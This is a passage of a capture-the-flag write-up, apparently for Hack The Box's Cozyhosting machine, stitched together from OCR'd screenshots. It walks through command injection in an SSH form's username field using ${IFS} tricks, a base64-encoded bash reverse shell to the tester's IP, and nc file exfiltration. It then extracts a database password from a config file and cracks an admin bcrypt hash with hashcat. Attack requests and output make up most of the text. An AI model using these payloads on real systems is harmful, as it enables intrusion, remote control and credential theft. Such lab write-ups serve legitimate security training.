
- There was a option of entering `hostname` and `username` in the admin page.
- Fired up burpsuite and tried command injection payloads in both the fields.
- Successfully got command injection vulnerability in the `username` field by issuing ping command with our own machine IP.



```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=7582770E8379E44A585C56BAD2CE7042
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=;ping${IFS}-c${IFS}1${IFS}10.10.16.59;
```


```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 24 Sep 2023 18:12:36 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy]
[-B bind_interface]           [-b bind_address] [-c cipher_spec] [-D
[bind_address:]port]           [-E log_file] [-e escape_char] [-F configfile] [-I
pkcs11]           [-i identity_file] [-J [user@]host[:port]] [-L address]
[-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]           [-Q
query_option] [-R address] [-S ctl_path] [-W host:port]           [-w
local_tun[:remote_tun]] destination [command [argument ...]]/bin/bash: line 1:
@127.0.0.1: command not found
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

- I was listening on my machine using `tcpdump` and got a successful ping request .




```
┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:12:36.773807 IP cozyhosting.htb > kali: ICMP echo request, id 2, seq 1, length 64
14:12:36.773826 IP kali > cozyhosting.htb: ICMP echo reply, id 2, seq 1, length 64
```

- Hence it was clear that there was a command injection vulnerability.
- Now from here, we can try to get reverse shell.
- Converted the revshell command to base64




```
┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ echo 'bash -i >& /dev/tcp/10.10.16.59/9999 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41OS85OTk5IDA+JjEK

┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ echo 'bash -i  >& /dev/tcp/10.10.16.59/9999 0>&1' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTk5OSAwPiYxCg==
```

- In the 1st base64 value, we can see that it consists of some `+` signs, which will not work when we use it in burpsuite.
- So, to remove the base64 values, I used two spaces instead of one in some places in the command to avoid getting `+` in the base64 value.
- Then, used the following payload in the username field and started a netcat listener




```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
Cookie: JSESSIONID=B4B5B63E8F367B538449851A563CB4CA
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=
;echo${IFS}'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTk5OSAwPiYxCg=='|base64${IF
S}-d|bash;
```

- Got a reverse shell as the user `app`




```
┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.59] from (UNKNOWN) [10.10.11.230] 42982
bash: cannot set terminal process group (1061): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
```

- Enumerating the users in the machine -



```
app@cozyhosting:/app$ cat /etc/passwd | grep -E 'sh$'
cat /etc/passwd | grep -E 'sh$'
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$ 
```

- Found a file `cloudhosting-0.0.1.jar` in the directory.
- Transferred the file to our attacking machine to assess the file




```
app@cozyhosting:/app$ ls -alh
ls -alh
total 58M
drwxr-xr-x  2 root root 4.0K Aug 14 14:11 .
drwxr-xr-x 19 root root 4.0K Aug 14 14:11 ..
-rw-r--r--  1 root root  58M Aug 11 00:45 cloudhosting-0.0.1.jar
app@cozyhosting:/app$ nc 10.10.16.59 7777 < cloudhosting-0.0.1.jar
nc 10.10.16.59 7777 < cloudhosting-0.0.1.jar
```

```
┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting/transfers]
└─$ nc -lnvp 7777 > cloudhosting.jar
listening on [any] 7777 ...
connect to [10.10.16.59] from (UNKNOWN) [10.10.11.230] 33584
```

```
-rw-r--r-- 1 kali kali  58M Sep 24 14:20 cloudhosting.jar
-rwxr-xr-x 1 kali kali 829K Sep 24 11:13 linpeas.sh

┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting/transfers]
└─$ for i in {1..20}; do ls -alh; sleep 10;  done
total 59M
drwxr-xr-x 2 kali kali 4.0K Sep 24 14:17 .
drwxr-xr-x 3 kali kali 4.0K Sep 24 14:13 ..
-rw-r--r-- 1 kali kali  58M Sep 24 14:20 cloudhosting.jar
-rwxr-xr-x 1 kali kali 829K Sep 24 11:13 linpeas.sh
total 59M
drwxr-xr-x 2 kali kali 4.0K Sep 24 14:17 .
drwxr-xr-x 3 kali kali 4.0K Sep 24 14:13 ..
-rw-r--r-- 1 kali kali  58M Sep 24 14:20 cloudhosting.jar
-rwxr-xr-x 1 kali kali 829K Sep 24 11:13 linpeas.sh
total 59M
drwxr-xr-x 2 kali kali 4.0K Sep 24 14:17 .
drwxr-xr-x 3 kali kali 4.0K Sep 24 14:13 ..
-rw-r--r-- 1 kali kali  58M Sep 24 14:20 cloudhosting.jar
```


- Unzipped the file and on enumeration found some useful information about postgres
- Tried to login in the `postgres` using those information and successfully got logged in.



```
app@cozyhosting:/app$ psql -U postgres -d cozyhosting -h 127.0.0.1
psql -U postgres -d cozyhosting -h 127.0.0.1
Password for user postgres: Vg&nvzAQ7XxR
```


```
└─$ ls
application.properties  htb  static  templates

┌──(kali㉿kali)-[~/…/Cozyhosting/transfers/BOOT-INF/classes]
└─$ cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR

┌──(kali㉿kali)-[~/…/Cozyhosting/transfers/BOOT-INF/classes]
└─$ 
```

- After some table enumeration, found some password hashes stored in the `users` table -




```
\dt
              List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)

\d users
                        Table "public.users"
  Column  |          Type          | Collation | Nullable | Default
----------+------------------------+-----------+----------+---------
 name     | character varying(50)  |           | not null |
 password | character varying(100) |           | not null |
 role     | role                   |           |          |
Indexes:
    "users_pkey" PRIMARY KEY, btree (name)
Referenced by:
    TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERENCES users(name)

select * from users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

- First tried to crack the hash of the `kanderson` user using hashcat, but didn't get any lead.
- Then cracked the hash of the user `admin` and successfully cracked it.




```
┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ hashcat -a 0 -m 3200 hash1.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-sandybridge-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 1384/2832 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
-----------------------------------------------------------------------------------------------------------------------------------------------------------
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User

admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin

┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ echo '$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm' > hash1.txt
```




```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib...kVO8dm
Time.Started.....: Sun Sep 24 17:19:28 2023 (1 min, 12 secs)
Time.Estimated...: Sun Sep 24 17:20:40 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       39 H/s (3.17ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2796/14344385 (0.02%)
Rejected.........: 0/2796 (0.00%)
Restore.Point....: 2792/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: andrea1 -> charley
Hardware.Mon.#1..: Util: 99%

Started: Sun Sep 24 17:19:25 2023
